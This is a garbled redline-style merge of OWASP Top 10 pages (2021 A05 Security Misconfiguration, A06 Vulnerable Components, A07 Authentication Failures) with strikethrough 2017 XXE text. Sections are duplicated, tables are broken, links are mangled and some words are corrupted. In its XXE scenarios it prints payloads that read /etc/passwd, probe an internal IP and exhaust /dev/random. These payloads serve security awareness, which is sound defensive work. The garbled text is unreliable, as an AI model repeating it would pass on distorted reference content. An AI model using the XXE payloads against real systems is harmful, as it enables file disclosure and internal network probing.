- [CWE-269: Improper Privilege Management](<https://cwe.mitre.org/data/definitions/269.html>)
- [CWE-280: Improper Handling of Insufficient Permissions or Privileges](<https://cwe.mitre.org/data/definitions/280.html>)
- [CWE-311: Missing Encryption of Sensitive Data](<https://cwe.mitre.org/data/definitions/311.html>)
- [CWE-312: Cleartext Storage of Sensitive Information](<https://cwe.mitre.org/data/definitions/312.html>)
- [CWE-313: Cleartext Storage in a File or on Disk](<https://cwe.mitre.org/data/definitions/313.html>)
- [CWE-316: Cleartext Storage of Sensitive Information in Memory](<https://cwe.mitre.org/data/definitions/316.html>)
- [CWE-419: Unprotected Primary Channel](<https://cwe.mitre.org/data/definitions/419.html>)
- [CWE-430: Deployment of Wrong Handler](<https://cwe.mitre.org/data/definitions/430.html>)
- [CWE-434: Unrestricted Upload of File with Dangerous Type](<https://cwe.mitre.org/data/definitions/434.html>)
- [CWE-444: Inconsistent Interpretation of HTTP Requests ('HTTP Request Smuggling')](<https://cwe.mitre.org/data/definitions/444.html>)

- [\[CWE-451: User Interface \(UI\) Misrepresentation of Critical Information\]\(https://cwe.mitre.org/data/definitions/451.html\)](https://cwe.mitre.org/data/definitions/451.html)
- [\[CWE-472: External Control of Assumed-Immutable Web Parameter\]\(https://cwe.mitre.org/data/definitions/472.html\)](https://cwe.mitre.org/data/definitions/472.html)
- [\[CWE-501: Trust Boundary Violation\]\(https://cwe.mitre.org/data/definitions/501.html\)](https://cwe.mitre.org/data/definitions/501.html)
- [\[CWE-522: Insufficiently Protected Credentials\]\(https://cwe.mitre.org/data/definitions/522.html\)](https://cwe.mitre.org/data/definitions/522.html)
- [\[CWE-525: Use of Web Browser Cache Containing Sensitive Information\]\(https://cwe.mitre.org/data/definitions/525.html\)](https://cwe.mitre.org/data/definitions/525.html)
- [\[CWE-539: Use of Persistent Cookies Containing Sensitive Information\]\(https://cwe.mitre.org/data/definitions/539.html\)](https://cwe.mitre.org/data/definitions/539.html)
- [\[CWE-579: J2EE Bad Practices: Non-serializable Object Stored in Session\]\(https://cwe.mitre.org/data/definitions/579.html\)](https://cwe.mitre.org/data/definitions/579.html)
- [\[CWE-598: Use of GET Request Method With Sensitive Query Strings\]\(https://cwe.mitre.org/data/definitions/598.html\)](https://cwe.mitre.org/data/definitions/598.html)
- [\[CWE-602: Client-Side Enforcement of Server-Side Security\]\(https://cwe.mitre.org/data/definitions/602.html\)](https://cwe.mitre.org/data/definitions/602.html)
- [\[CWE-642: External Control of Critical State Data\]\(https://cwe.mitre.org/data/definitions/642.html\)](https://cwe.mitre.org/data/definitions/642.html)
- [\[CWE-646: Reliance on File Name or Extension of Externally-Supplied File\]\(https://cwe.mitre.org/data/definitions/646.html\)](https://cwe.mitre.org/data/definitions/646.html)
- [\[CWE-650: Trusting HTTP Permission Methods on the Server Side\]\(https://cwe.mitre.org/data/definitions/650.html\)](https://cwe.mitre.org/data/definitions/650.html)
- [\[CWE-653: Insufficient Compartmentalization\]\(https://cwe.mitre.org/data/definitions/653.html\)](https://cwe.mitre.org/data/definitions/653.html)
- [\[CWE-656: Reliance on Security Through Obscurity\]\(https://cwe.mitre.org/data/definitions/656.html\)](https://cwe.mitre.org/data/definitions/656.html)
- [\[CWE-657: Violation of Secure Design Principles\]\(https://cwe.mitre.org/data/definitions/657.html\)](https://cwe.mitre.org/data/definitions/657.html)
- [\[CWE-799: Improper Control of Interaction Frequency\]\(https://cwe.mitre.org/data/definitions/799.html\)](https://cwe.mitre.org/data/definitions/799.html)
- [\[CWE-807: Reliance on Untrusted Inputs in a Security Decision\]\(https://cwe.mitre.org/data/definitions/807.html\)](https://cwe.mitre.org/data/definitions/807.html)
- [\[CWE-840: Business Logic Errors\]\(https://cwe.mitre.org/data/definitions/840.html\)](https://cwe.mitre.org/data/definitions/840.html)
- [\[CWE-841: Improper Enforcement of Behavioral Workflow\]\(https://cwe.mitre.org/data/definitions/841.html\)](https://cwe.mitre.org/data/definitions/841.html)
- [\[CWE-927: Use of Implicit Intent for Sensitive Communication\]\(https://cwe.mitre.org/data/definitions/927.html\)](https://cwe.mitre.org/data/definitions/927.html)
- [\[CWE-1021: Improper Restriction of Rendered UI Layers or Frames\]\(https://cwe.mitre.org/data/definitions/1021.html\)](https://cwe.mitre.org/data/definitions/1021.html)
- [\[CWE-1173: Improper Use of Validation Framework\]\(https://cwe.mitre.org/data/definitions/1173.html\)](https://cwe.mitre.org/data/definitions/1173.html)

source: "https://owasp.org/Top10/A05_2021-Security_Misconfiguration/"

title: "A05:2021 – Security Misconfiguration"

id: "A05:2021"

lang: "en"

#A05:2021 – Security Misconfiguration

![[icon](assets/TOP_10_Icons_Final_Security_Misconfiguration.png){: style="height:80px;width:80px" align="right"}] {{ osib_anchor(osib=osib, id=id, name="Security Misconfiguration", lang=lang, source=source, parent=parent, merged_from=[extra.osib.document ~ ".2017.4", extra.osib.document ~ ".2017.6"]) }}

A6:2017 Security Misconfiguration

|Threat agents/Attack vectors| Security Weakness| Impacts|

|-----|

|Access Lvl : Exploitability 3| Prevalence 3 : Detectability 3| Technical 2 : Business|

|Attackers will often attempt to exploit unpatched flaws or access default accounts, unused pages, unprotected files and directories, etc to gain unauthorized access or knowledge of the system. | Security misconfiguration can happen at any level of an application stack, including the network services, platform, web server, application server, database, frameworks, custom code, and pre-installed virtual machines, containers, or storage. Automated scanners are useful for detecting misconfigurations, use of default accounts or configurations, unnecessary services, legacy options, etc. | Such flaws frequently give attackers unauthorized access to some system data or functionality. Occasionally, such flaws result in a complete system compromise. The business impact depends on the protection needs of the application and data. |

A4:2017

Factors

|CWEs Mapped| Max Incidence Rate| Avg Incidence Rate| Avg Weighted Exploit| Avg Weighted Impact|
Max Coverage| Avg Coverage| Total Occurrences| Total CVEs|

|:-----|:-----|:-----|:-----|:-----|:-----|:-----|

|:-----|:-----|

|20| 19.84%| 4.51%| 8.12| 6.56| 89.58%| 44.84%|

208,387| 789|

Overview

Moving up from #6 in the previous edition, 90% of applications were tested for some form of misconfiguration, with an average incidence rate of 4.%, and over 208k occurrences of a Common Weakness Enumeration (CWE) in this risk category. With more shifts into highly configurable software, it's not surprising to see this category move up.

Notable CWEs included are *CWE-16 Configuration* and *CWE-611 Improper Restriction of XML External Entities (XXE)Entity Reference*.

|Threat agents/Attack vectors| Security Weakness| Impacts|

|-----|

|Access Lvl : Exploitability 2| Prevalence 2 : Detectability 3| Technical 3 : Business|

|Attackers can exploit vulnerable XML processors if they can upload XML or include hostile content in an XML document, exploiting vulnerable code, dependencies or integrations. | By default, many older XML processors allow specification of an external entity, a URI that is dereferenced and evaluated during XML processing. [SAST](https://www.owasp.org/index.php/Source_Code_Analysis_Tools) tools can discover this issue by inspecting dependencies and configuration.

[DAST](https://www.owasp.org/index.php/Category:Vulnerability_Scanning_Tools) tools require additional manual steps to detect and exploit this issue. Manual testers need to be trained in how to test for XXE, as it not commonly tested as of 2017. | These flaws can be used to extract data, execute a remote request from the server, scan internal systems, perform a denial-of-service attack, as well as execute other attacks. |

Is the Application Vulnerable?

Description

The application might be vulnerable if the application is:

- Missing appropriate security hardening across any part of the application stack or improperly configured permissions on cloud services.
- Unnecessary features are enabled or installed (e.g., unnecessary ports, services, pages, accounts, or privileges).
- Default accounts and their passwords are still enabled and unchanged.
- Error handling reveals stack traces or other overly informative error messages to users.
- For upgraded systems, the latest security features are disabled or not configured securely.
- The security settings in the application servers, application frameworks (e.g., Struts, Spring, ASP.NET), libraries, databases, etc., are not set to secure values.
- The server does not send security headers or directives, or they are not set to secure values.
- The software is out of date or vulnerable (see [**A9:2017-Using\[A06:2021-Vulnerable and Outdated Components-with Known Vulnerabilities**\].\(A06 2021-Vulnerable and Outdated Components.md\)](#)).

Without a concerted, repeatable application security configuration process, systems are at a higher risk.

A4:2017 XML External Entities (XXE)

Is the Application Vulnerable?

~~Applications and in particular XML-based web services or downstream integrations might be vulnerable to attack if:~~

- ~~* The application accepts XML directly or XML uploads, especially from untrusted sources, or inserts untrusted data into XML documents, which is then parsed by an XML processor.~~
- ~~* Any of the XML processors in the application or SOAP-based web services has [document type definitions (DTDs)](https://en.wikipedia.org/wiki/Document_type_definition) enabled. As the exact mechanism for disabling DTD processing varies by processor, it is good practice to consult a reference such as the [OWASP Cheat Sheet 'XXE Prevention']([https://www.owasp.org/index.php/XML_External_Entity_\(XXE\)_Prevention_Cheat_Sheet](https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Prevention_Cheat_Sheet)).~~
- ~~* If the application uses SAML for identity processing within federated security or single sign-on (SSO) purposes. SAML uses XML for identity assertions, and may be vulnerable.~~
- ~~* If the application uses SOAP prior to version 1.2, it is likely susceptible to XXE attacks if XML entities are being passed to the SOAP framework.~~
- ~~* Being vulnerable to XXE attacks likely means that the application is vulnerable to denial-of-service attacks including the Billion Laughs attack~~

How ~~Toto~~ Prevent

Secure installation processes should be implemented, including:

- * ~~_~~ A repeatable hardening process ~~that~~ makes it fast and easy to deploy another environment that is ~~properly~~appropriately locked down. Development, QA, and production environments should all be configured identically, with different credentials used in each environment. This process should be automated to minimize the effort required to ~~setup~~ set up a new secure environment.
- *
 - ~~_~~ A minimal platform without ~~_~~ any unnecessary features, components, documentation, and samples. Remove or do not install unused features and frameworks.
- *
 - ~~_~~ A task to review and update the configurations appropriate to all security notes, updates, and patches as part of the patch management process (see ~~**A9:2017-Using~~[A06:2021-Vulnerable and Outdated Components with Known Vulnerabilities**]). ~~In particular, review~~(A06_2021-Vulnerable_and_Outdated_Components.md). Review cloud storage permissions (e.g., S3 bucket permissions).
- *
 - ~~_~~ A segmented application architecture ~~that~~ provides effective, and secure separation between components or tenants, with segmentation, containerization, or cloud security groups (ACLs).
- *
 - ~~_~~ Sending security directives to clients, e.g., ~~[, Security Headers]~~(https://www.owasp.org/index.php/OWASP_Secure-Headers_Project).
- *
 - ~~_~~ An automated process to verify the effectiveness of the configurations and settings in all environments.

~~A4:2017 XML External Entities (XXE)~~

~~## How To Prevent~~

~~Developer training is essential to identify and mitigate XXE. Besides that, preventing XXE requires:~~

- ~~* Whenever possible, use less complex data formats such as JSON, and avoiding serialization of sensitive data.~~
- ~~* Patch or upgrade all XML processors and libraries in use by the application or on the underlying operating system. Use dependency checkers. Update SOAP to SOAP 1.2 or higher.~~
- ~~* Disable XML external entity and DTD processing in all XML parsers in the application, as per the [OWASP Cheat Sheet 'XXE Prevention']([https://www.owasp.org/index.php/XML_External_Entity_\(XXE\)_Prevention_Cheat_Sheet](https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Prevention_Cheat_Sheet)).~~
- ~~* Implement positive ("whitelisting") server-side input validation, filtering, or sanitization to prevent hostile data within XML documents, headers, or nodes.~~
- ~~* Verify that XML or XSL file upload functionality validates incoming XML using XSD validation or similar.~~
- ~~* SAST tools can help detect XXE in source code, although manual code review is the best alternative in large, complex applications with many integrations.~~

~~If these controls are not possible, consider using virtual patching, API security gateways, or Web Application Firewalls (WAFs) to detect, monitor, and block XXE attacks.~~

~~## Example Attack Scenarios~~

Example Attack Scenarios

~~**Scenario #1**:~~ The application server comes with sample applications ~~that are~~ not removed from the production server. These sample applications have known security flaws attackers use to compromise the server. ~~If Suppose~~ one of these applications is the admin console, and default accounts weren't changed. ~~In that case,~~ the attacker logs in with default passwords and takes over.

~~**Scenario #2**:~~ Directory listing is not disabled on the server. An attacker discovers they can simply list directories. The attacker finds and downloads the compiled Java classes, which they decompile and reverse engineer to view the code. The attacker then finds a ~~serious-severe~~ access control flaw in the application.

~~**Scenario #3**:~~ The application server's configuration allows detailed error messages, e.g., stack traces, to be returned to users. This potentially exposes sensitive information or underlying flaws such as component versions that are known to be vulnerable.

~~**Scenario #4**:~~ A cloud service provider (~~CSP~~) has default sharing permissions open to the Internet by other CSP users. This allows sensitive data stored within cloud storage to be accessed.

A4:2017 XML External Entities (XXE)

Example Attack Scenarios

~~Numerous public XXE issues have been discovered, including attacking embedded devices. XXE occurs in a lot of unexpected places, including deeply nested dependencies. The easiest way is to upload a malicious XML file, if accepted:~~

~~**Scenario #1**:~~ The attacker attempts to extract data from the server:

```
'''
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo[
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<foo>&xxe;</foo>
'''
```

~~**Scenario #2**:~~ An attacker probes the server's private network by changing the above ENTITY line to:

```
'''
<!ENTITY xxe SYSTEM "https://192.168.1.1/private" >]>
'''
```

~~**Scenario #3**:~~ An attacker attempts a denial-of-service attack by including a potentially endless file:

```
'''
<!ENTITY xxe SYSTEM "file:///dev/random" >]>
'''
```

References

OWASP

* [OWASP Testing Guide: Configuration Management](https://www.owasp.org/index.php/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing_for_configuration_management/02-Configuration_and_Deployment_Management_Testing/README)

* [OWASP Testing Guide: Testing for Error Codes]([https://www.owasp.org/index.php/www-project-web-security-testing-guide/stable/4-Web_Application_Security_Testing/08-Testing_for_Error_Code_\(OWASP-IG-006\)](https://www.owasp.org/index.php/www-project-web-security-testing-guide/stable/4-Web_Application_Security_Testing/08-Testing_for_Error_Code_(OWASP-IG-006)))

* [OWASP Security Headers Project](https://www.owasp.org/index.php/OWASP_Secure-Headers_Project_Handling/01-Testing) For additional requirements in this area, see the Improper Error Handling

- [Application Security Verification Standard V19V14

Configuration](https://www.owasp.org/index.phpgithub.com/OWASP/ASVS_V19_Configuration/blob/master/4.0/en/0x22-V14-Config.md) -

A4:2017 XML External Entities (XXE)

References

OWASP

* [OWASP Application Security Verification Standard](https://www.owasp.org/index.php/Category:OWASP_Application_Security_Verification_Standard_Project#tab=Home)

* [OWASP Testing Guide: Testing for XML Injection]([https://www.owasp.org/index.php/Testing_for_XML_Injection_\(OTG-INPVAL-008\)](https://www.owasp.org/index.php/Testing_for_XML_Injection_(OTG-INPVAL-008)))

* [OWASP XXE Vulnerability]([https://www.owasp.org/index.php/XML_External_Entity_\(XXE\)_Processing](https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Processing))

* [OWASP Cheat Sheet: XXE

Prevention]([https://www.owasp.org/index.php/XML_External_Entity_\(XXE\)_Prevention_Cheat_Sheet](https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Prevention_Cheat_Sheet))

* [OWASP Cheat Sheet: XML Security](https://www.owasp.org/index.php/XML_Security_Cheat_Sheet)

External

* [NIST Guide to General Server Hardening](<https://csrc.nist.gov/publications/detail/sp/800-123/final>) -

* [CWE-2: Environmental Security Flaws](<https://cwe.mitre.org/data/definitions/2.html>)

* [CWE-16: Configuration](<https://cwe.mitre.org/data/definitions/16.html>)

* [CWE-388: Error Handling](<https://cwe.mitre.org/data/definitions/388.html>)

* [CIS Security Configuration Guides/Benchmarks](<https://www.cisecurity.org/cis-benchmarks/>) -

* [Amazon S3 Bucket Discovery and Enumeration](<https://blog.websecurify.com/2017/10/aws-s3-bucket-discovery.html>)

A4:2017 XML External Entities (XXE)

External

*** List of Mapped CWEs

- [CWE-2: 7PK - Environment](<https://cwe.mitre.org/data/definitions/2.html>)

- [CWE-11: ASP.NET Misconfiguration: Creating Debug Binary](<https://cwe.mitre.org/data/definitions/11.html>)

- [CWE-13: ASP.NET Misconfiguration: Password in Configuration File](<https://cwe.mitre.org/data/definitions/13.html>)

- [CWE-15: External Control of System or Configuration Setting](<https://cwe.mitre.org/data/definitions/15.html>)

- [CWE-16: Configuration](<https://cwe.mitre.org/data/definitions/16.html>)

- [CWE-260: Password in Configuration File](<https://cwe.mitre.org/data/definitions/260.html>)

- [\[CWE-315: Cleartext Storage of Sensitive Information in a Cookie\]\(https://cwe.mitre.org/data/definitions/315.html\)](https://cwe.mitre.org/data/definitions/315.html)
- [\[CWE-520: .NET Misconfiguration: Use of Impersonation\]\(https://cwe.mitre.org/data/definitions/520.html\)](https://cwe.mitre.org/data/definitions/520.html)
- [\[CWE-526: Exposure of Sensitive Information Through Environmental Variables\]\(https://cwe.mitre.org/data/definitions/526.html\)](https://cwe.mitre.org/data/definitions/526.html)
- [\[CWE-537: Java Runtime Error Message Containing Sensitive Information\]\(https://cwe.mitre.org/data/definitions/537.html\)](https://cwe.mitre.org/data/definitions/537.html)
- [\[CWE-541: Inclusion of Sensitive Information in an Include File\]\(https://cwe.mitre.org/data/definitions/541.html\)](https://cwe.mitre.org/data/definitions/541.html)
- [\[CWE-547: Use of Hard-coded, Security-relevant Constants\]\(https://cwe.mitre.org/data/definitions/547.html\)](https://cwe.mitre.org/data/definitions/547.html)
- [\[CWE-611: Improper Restriction of XXE/XML External Entity Reference\]\(https://cwe.mitre.org/data/definitions/611.html\)](https://cwe.mitre.org/data/definitions/611.html)
- * [\[Billion Laughs Attack\]\(https://en.wikipedia.org/wiki/BillionLaughsAttack\)](https://en.wikipedia.org/wiki/BillionLaughsAttack)
- * [\[SAML Security XML External Entity Attack\]\(https://secretsofappsecurity.blogspot.tw/2017/01/saml-security-xml-external-entity-attack.html\)](https://secretsofappsecurity.blogspot.tw/2017/01/saml-security-xml-external-entity-attack.html)
- * [\[Detecting and exploiting XXE in SAML Interfaces\]\(https://web-in-security.blogspot.tw/2014/11/detecting-and-exploiting-xxe-in-saml.html\)](https://web-in-security.blogspot.tw/2014/11/detecting-and-exploiting-xxe-in-saml.html)
- [\[CWE-614: Sensitive Cookie in HTTPS Session Without 'Secure' Attribute\]\(https://cwe.mitre.org/data/definitions/614.html\)](https://cwe.mitre.org/data/definitions/614.html)
- [\[CWE-756: Missing Custom Error Page\]\(https://cwe.mitre.org/data/definitions/756.html\)](https://cwe.mitre.org/data/definitions/756.html)
- [\[CWE-776: Improper Restriction of Recursive Entity References in DTDs \('XML Entity Expansion'\)\]\(https://cwe.mitre.org/data/definitions/776.html\)](https://cwe.mitre.org/data/definitions/776.html)
- [\[CWE-942: Permissive Cross-domain Policy with Untrusted Domains\]\(https://cwe.mitre.org/data/definitions/942.html\)](https://cwe.mitre.org/data/definitions/942.html)
- [\[CWE-1004: Sensitive Cookie Without 'HttpOnly' Flag\]\(https://cwe.mitre.org/data/definitions/1004.html\)](https://cwe.mitre.org/data/definitions/1004.html)
- [\[CWE-1032: OWASP Top Ten 2017 Category A6 - Security Misconfiguration\]\(https://cwe.mitre.org/data/definitions/1032.html\)](https://cwe.mitre.org/data/definitions/1032.html)
- [\[CWE-1174: ASP.NET Misconfiguration: Improper Model Validation\]\(https://cwe.mitre.org/data/definitions/1174.html\)](https://cwe.mitre.org/data/definitions/1174.html)

source: "https://owasp.org/Top10/A06_2021-Vulnerable_and_Outdated_Components/"
title: "A06:2021 – Vulnerable and Outdated Components"
id: "A06:2021"
lang: "en"

#A06:2021 – Vulnerable and Outdated Components

![[icon](assets/TOP_10_Icons_Final_Vulnerable_Outdated_Components.png){:
style="height:80px;width:80px" align="right"} {{ osib_anchor(osib=osib, id=id, name="Vulnerable and
Outdated Components", lang=lang, source=source, parent=parent, predecessor=extra.osib.document ~
".2017.9") }}
#A9:2017 Using

Factors

| CWEs Mapped | Max Incidence Rate | Avg Incidence Rate | Max Coverage | Avg Coverage | Avg
Weighted Exploit | Avg Weighted Impact | Total Occurrences | Total CVEs |

:-----: :-----: :-----: :-----: :-----: :-----: :-----:
:-----: :-----:
3 27.96% 8.77% 51.78% 22.47% 5.00 5.00
30,457 0

Overview

It was #2 from the Top 10 community survey but also had enough data to make the
Top 10 via data. Vulnerable Components with Known Vulnerabilities are a known issue that we

Threat agents/Attack vectors	Security Weakness	Impacts
Access Lvl : Exploitability 2	Prevalence 3 : Detectability 2	Technical 2 : Business
While it is easy to find already written exploits for many known vulnerabilities, other vulnerabilities require		
concentrated effort to develop a custom exploit. | Prevalence of this issue is very widespread. Component-
heavy development patterns can lead to development teams not even understanding which components
they use in their application or API, much less keeping them up to date. Some scanners such as retire.js
help in detection, but determining exploitability requires additional effort. | While some known vulnerabilities
lead to only minor impacts, some of the largest breaches to date have relied on exploiting known
vulnerabilities in components. Depending on the assets you are protecting, perhaps this risk should be at
the top of the list. |

Is the Application Vulnerable?

struggle to test and assess risk and is the only category to not have
any Common Vulnerability and Exposures (CVEs) mapped to the included CWEs, so a default
exploits/impact
weight of 5.0 is used. Notable CWEs included are *CWE-1104: Use of
Unmaintained Third-Party Components* and the two CWEs from Top 10 2013
and 2017.

Description

You are likely vulnerable:

*_ If you do not know the versions of all components you use (both
_ client-side and server-side). This includes components you directly

__ use as well as nested dependencies.

*

- If [the](#) software is vulnerable, unsupported, or out of date. This includes the OS, web/application server, database management system (DBMS), applications, APIs and all components, runtime environments, and libraries.

*

- If you do not scan for vulnerabilities regularly and subscribe to security bulletins related to the components you use.

*

- If you do not fix or upgrade the underlying platform, frameworks, and dependencies in a risk-based, timely fashion. This commonly happens in environments when patching is a monthly or quarterly task under change control, [which leaves](#)~~leaving~~ organizations open to [many](#) days or months of unnecessary exposure to fixed vulnerabilities.

*

- If software developers do not test the compatibility of updated, upgraded, or patched libraries.

*

- If you do not secure the [components'](#)~~components~~ configurations (see [**A6:2017 \[A05:2021-Security Misconfiguration**\]](#)~~](A05_2021-Security_Misconfiguration.md))~~).

How [Toto](#) Prevent

There should be a patch management process in place to:

* __ Remove unused dependencies, unnecessary features, components, files, and documentation.

*

- Continuously inventory the versions of both client-side and server-side components (e.g., frameworks, libraries) and their dependencies using tools like versions, [DependencyCheck](#), [OWASP Dependency Check](#), retire.js, etc.

* __ Continuously monitor sources like [CVE Common Vulnerability Exposures \(CVE\)](#) and [National Vulnerability Database \(NVD\)](#) for vulnerabilities in the components. Use software composition analysis tools to automate the process. Subscribe to email alerts for security vulnerabilities related to components you use.

*

- Only obtain components from official sources over secure links. Prefer signed packages to reduce the chance of including a modified, malicious component. [\(See A08:2021-Software and Data Integrity Failures\)](#).

- Monitor for libraries and components that are unmaintained or do not create security patches for older versions. If patching is not possible, consider deploying a virtual patch to monitor, detect, or protect against the discovered issue.

Every organization must ensure [that there is](#)~~an~~ ongoing plan for monitoring, triaging, and applying updates or configuration changes for the lifetime of the application or portfolio.

Example Attack Scenarios

****Scenario #1**** Components typically run with the same privileges as the application itself, so flaws in any component can result in serious impact. Such flaws can be accidental (e.g., coding error) or intentional (e.g., a backdoor in a component). Some example exploitable component vulnerabilities discovered are:

* [\[CVE-2017-5638\]](https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5638), a Struts 2 remote code execution vulnerability that enables the execution of arbitrary code on the server, has been blamed for significant breaches.

* While [\[the internet of things \(IoT\)\]](https://en.wikipedia.org/wiki/Internet_of_things) is frequently difficult or impossible to patch, the importance of patching them can be great (e.g., biomedical devices).

There are automated tools to help attackers find unpatched or misconfigured systems. For example, the [\[Shodan IoT search engine\]](https://www.shodan.io/report/89bnfUyJ) can help you find devices that still suffer from [\[Heartbleed\]](https://en.wikipedia.org/wiki/Heartbleed) vulnerability that was patched in April 2014.

References

OWASP

*** References [{{ osib_anchor\(osib=osib ~ ".references", id=id ~ "-references", name=title ~ ":References", lang=lang, source=source ~ "#" ~ id, parent=osib\) }}](#)

- [\[OWASP Application Security Verification Standard: V1 Architecture, design and threat modelling\]](https://www.owasp.org/index.php/ASVS_V1_Architecture)
- [\[OWASP Dependency Check \(for Java and .NET libraries\)\]](https://www.owasp.org/index.php/OWASP_Dependency_Check)
- [\[OWASP Testing Guide - Map Application Architecture \(OTG-INFO-010\)\]](https://www.owasp.org/index.php/)
- [\[OWASP Virtual Patching Best Practices\]](https://www.owasp.org/index.php/)

External

- [\[The Unfortunate Reality of Insecure Libraries\]](https://www.aspectsecurity.com/research-presentations/the-unfortunate-reality-of-insecure-librariescdn2.hubspot.net/hub/203759/file-1100864196-pdf/docs/Contrast_-_Insecure_Libraries_2014.pdf)
- [\[MITRE Common Vulnerabilities and Exposures \(CVE\) search\]](https://www.cvedetails.com/version-search.php)
- [\[National Vulnerability Database \(NVD\)\]](https://nvd.nist.gov/)
- [\[Retire.js for detecting known vulnerable JavaScript libraries\]](https://github.com/retirejs/retire.js/)

* ~~[Node Libraries Security Advisories- [GitHub Advisory Database](https://nodesecurity.io/github.com/advisories)~~
* ~~[Ruby Libraries Security Advisory Database and Tools](https://rubysec.com/)~~
- ~~[SAFECode Software Integrity Controls
[PDF]](https://safecode.org/publication/SAFECode_Software_Integrity_Controls0610.pdf)~~

List of Mapped CWEs

- ~~[CWE-937: OWASP Top 10 2013: Using Components with Known Vulnerabilities](https://cwe.mitre.org/data/definitions/937.html)~~
- ~~[CWE-1035: 2017 Top 10 A9: Using Components with Known Vulnerabilities](https://cwe.mitre.org/data/definitions/1035.html)~~
- ~~[CWE-1104: Use of Unmaintained Third Party Components](https://cwe.mitre.org/data/definitions/1104.html)~~

source: "https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/"
title: "A07:2021 – Identification and Authentication Failures"
id: "A07:2021"
lang: "en"

#A07:2021 – Identification and Authentication Failures

![[icon](assets/TOP_10_Icons_Final_Identification_and_Authentication_Failures.png){:
style="height:80px;width:80px" align="right"} {{ osib_anchor(osib=osib, id=id, name="Identification and
Authentication Failures", lang=lang, source=source, parent=parent, predecessor=extra.osib.document ~
".2017.2") }}]

#A2:2017

Factors

 CWEs Mapped 	 Max Incidence Rate 	 Avg Incidence Rate 	 Avg Weighted Exploit 	 Avg Weighted Impact 	 Max Coverage 	 Avg Coverage 	 Total Occurrences 	 Total CVEs
 :-----: 	 :-----: 	 :-----: 	 :-----: 	 :-----: 	 :-----: 	 :-----: 	 :-----: 	 :-----:
 :-----: 	 :-----: 	 :-----: 	 :-----: 	 :-----: 	 :-----: 	 :-----: 	 :-----: 	 :-----:
 22 	 14.84% 	 2.55% 	 7.40 	 6.50 	 79.51% 	 45.72% 	 132,195 	 3,897

Overview

Previously known as **Broken Authentication**, this category slid down

|Threat agents/Attack vectors| Security Weakness| Impacts|

|---|---|---|

|Access Lvl : Exploitability 3 | Prevalence 2 : Detectability 2 | Technical 3 : Business |

|Attackers have access to hundreds of millions of valid username and password combinations for credential stuffing, default administrative account lists, automated brute force, and dictionary attack tools. Session management attacks are well understood, particularly in relation to unexpired session tokens. | The prevalence of broken authentication is widespread due to the design and implementation of most identity and access controls. Session management is the bedrock of authentication and access controls, and is present in all stateful applications. Attackers can detect broken authentication using manual means and exploit them using automated tools with password lists and dictionary attacks. | Attackers have to gain access to only a few accounts, or just one admin account to compromise the system. Depending on the domain of the application, this may allow money laundering, social security fraud, and identity theft, or disclose legally protected highly sensitive information. |

Is the Application Vulnerable?

from the second position and now includes Common Weakness

Enumerations (CWEs) related to identification

failures. Notable CWEs included are **CWE-297: Improper Validation of Certificate with Host Mismatch**, **CWE-287: Improper Authentication**, and **CWE-384: Session Fixation**.

Description

Confirmation of the user's identity, authentication, and session management are critical to protect against authentication-related attacks.

There may be authentication weaknesses if the application:

- * Permits automated attacks such as [credential stuffing](https://www.owasp.org/index.php/Credential_stuffing), where the attacker has a list of valid usernames and passwords.
- * Permits brute force or other automated attacks.
- * Permits default, weak, or well-known passwords, such as "Password1" or "[admin/admin/admin](#)".
- * Uses weak or ineffective credential recovery and forgot-password processes, such as "knowledge-based answers", which cannot be made safe.
- * Uses plain text, encrypted, or weakly hashed passwords (~~see **A3:2017-Sensitive Data Exposure**~~)-data stores (see [\[A02:2021-Cryptographic Failures\]\(A02_2021-Cryptographic_Failures.md\)](#)).
- Has missing or ineffective multi-factor authentication.
- * Exposes [Session IDs/session identifier](#) in the URL (e.g., [URL rewriting](#)).
- * ~~Does not rotate Session IDs~~
- [Reuse session identifier](#) after successful login.
- * Does not ~~properly~~[correctly](#) invalidate Session IDs. User sessions or authentication tokens (~~particularly~~[mainly](#) single sign-on (SSO) tokens) aren't properly invalidated during logout or a period of inactivity.

How [To](#) Prevent

- * Where possible, implement multi-factor authentication to prevent automated, credential stuffing, brute force, and stolen credential ~~re-use attacks~~.
- * [reuse attacks](#).
- Do not ship or deploy with any default credentials, particularly for admin users.
- * Implement weak-~~password~~ checks, such as testing new or changed passwords against ~~a list of~~ the [\[top 10000/10,000 worst passwords\]\(https://github.com/danielmiessler/SecLists/tree/master/Passwords\)](#)-[list](#).
- * Align password length, complexity, and rotation policies with ~~[~~ [National Institute of Standards and Technology \(NIST\)](#) 800-~~63-B's~~[63b's](#) guidelines in section 5.1.1 for Memorized Secrets](<https://pages.nist.gov/800-63-3/sp800-63b.html#memsecret>) or other modern, evidence-~~based~~ password policies.
- * Ensure registration, credential recovery, and API pathways are hardened against account enumeration attacks by using the same messages for all outcomes.
- * Limit or increasingly delay failed login attempts, [but be careful not to create a denial of service scenario](#). Log all failures and alert administrators when credential stuffing, brute force, or

___ other attacks are detected.

*

___ Use a server-side, secure, built-in session manager that generates a
___ new random session ID with high entropy after login. Session ~~ID~~identifier
___ should not be in the URL, be securely stored, and invalidated after
___ logout, idle, and absolute timeouts.

Example Attack Scenarios

Scenario #1: ~~[~~ Credential stuffing](https://www.owasp.org/index.php/Credential_stuffing), the use of
[lists of known
passwords](<https://github.com/danielmiessler/SecLists>), is a common attack. ~~If~~Suppose an application
does not implement
automated threat or credential stuffing ~~protections~~protection. ~~In that case~~, the
application can be used as a password oracle to determine if the
credentials are valid.

Scenario #2~~~~:** Most authentication attacks occur due to the continued
use of passwords as a sole factor. Once considered best practices,
password rotation and complexity requirements ~~are viewed as encouraging~~encourage users to use,
and reuse, weak passwords. Organizations are recommended to stop these
practices per NIST 800-63 and use multi-factor authentication.

Scenario #3~~~~:** Application session timeouts aren't set ~~properly~~correctly. A
user uses a public computer to access an application. Instead of
selecting ~~"logout"~~ the user simply closes the browser tab and walks
away. An attacker uses the same browser an hour later, and the user is
still authenticated.

References

References

OWASP

